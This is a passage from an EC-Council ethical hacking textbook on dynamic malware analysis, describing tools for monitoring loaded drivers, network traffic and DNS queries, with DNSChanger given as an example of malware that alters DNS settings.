


Figure 7.129: Screenshot displaying Windows System Drivers

- **DriverView**

  Source: *https://www.nirsoft.net*

  The DriverView utility displays the list of all device drivers currently loaded in the system. For each driver in the list, additional information is displayed, such as load address of the driver, description, version, product name, and maker.

  Features:

  - Displays the list of all loaded drivers in your system
  - Standalone executable

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.130: Screenshot of DriverView

Some additional device driver monitoring tools are as follows:

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius (*https://www.driver-soft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Network Traffic Monitoring/ Analysis


- Malware programs connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use network scanning tools such as **SolarWinds NetFlow Traffic Analyzer** and **Capsa** to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Caspa Network Analyzer (https://www.colasoft.com)
- Wireshark (https://www.wireshark.org)
- PRTG Network Monitor (https://kb.paessler.com)
- GFI LanGuard (https://www.gfi.com)
- insightIDR (https://www.rapid7.com)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer **collects traffic data**, **correlates it** into a **useable format**, and **presents it** to the user in a web-based interface for **monitoring network traffic**



https://www.solarwinds.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Network Traffic Monitoring/Analysis

Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity. It helps to determine the type of traffic/network packets or data transmitted across the network.

Malware depends on the network for various activities such as propagation, downloading malicious content, transmitting sensitive files and information, and offering remote control to attackers. Therefore, you should adopt techniques that can detect malware artifacts and usage across networks. Some malware connects back to the handlers and sends confidential information to them.

In dynamic analysis, you run a piece of malware in a controlled environment that is installed with various network monitoring tools to trace all the networking activities of the malware. Network monitoring tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark, can be used to monitor and capture live network traffic to and from the victim's system during execution of the suspicious program. This will help to understand the malware's network artifacts, signatures, functions, and other elements.

- **SolarWinds NetFlow Traffic Analyzer**

  Source: *https://www.solarwinds.com*

  NetFlow Traffic Analyzer collects traffic data, converts it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic.

  Features:

  - Network traffic analysis
  - Bandwidth monitoring

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Application traffic alerting
- Performance analysis
- CBQoS policy optimization
- Malicious or malformed traffic flow identification




Figure 7.131: Screenshot of SolarWinds NetFlow Traffic Analyzer

Some additional network activity monitoring tools are as follows:

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark (*https://www.wireshark.org*)
- PRTG Network Monitor (*https://kb.paessler.com*)
- GFI LanGuard (*https://www.gfi.com*)
- insightIDR (https://www.rapid7.com)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: DNS Monitoring/ Resolution


- **DNSChanger** is a malicious software capable of **changing** the system's **DNS server settings** and provides the attackers with the **control of the DNS server** used on the victim's system
- Use DNS monitoring tools such as **DNSQuerySniffer** to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/ Resolution Tools

- DNSstuff (https://www.dnsstuff.com)
- UltraDNS (https://vercara.com)
- Sonar Lite Web App (https://constellix.com)
- DNSCheck.co (https://www.dnscheck.co)
- Dotcom-Monitor (https://www.dotcom-monitor.com)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that **shows the DNS queries** sent on your system



https://www.nirsoft.net

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

DNS Monitoring/Resolution

Malicious software such as DNSChanger can change the system's DNS server settings, thus providing attackers with control of the DNS server used in the victim's system. Subsequently, the attackers can control the sites to which the user tries to connect through the Internet, make him/her connect to a fraudulent website, or interfere with his/her online web browsing.

Therefore, you should determine whether the malware is capable of changing any DNS server settings while performing dynamic analysis. You can use tools such as DNSQuerySniffer and DNSstuff, to verify the DNS servers that the malware tries to connect to and identify the type of connection.

- **DNSQuerySniffer**

  Source: *https://www.nirsoft.net*

  DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: host name, port number, query ID, request type (A, AAAA, NS, MX, and so on), request time, response time, duration, response code, number of records, and content of the returned DNS records. You can easily export the DNS query information to a CSV/tab-delimited/XML/HTML file or copy the DNS queries to the clipboard and then paste them into Excel or other spreadsheet applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

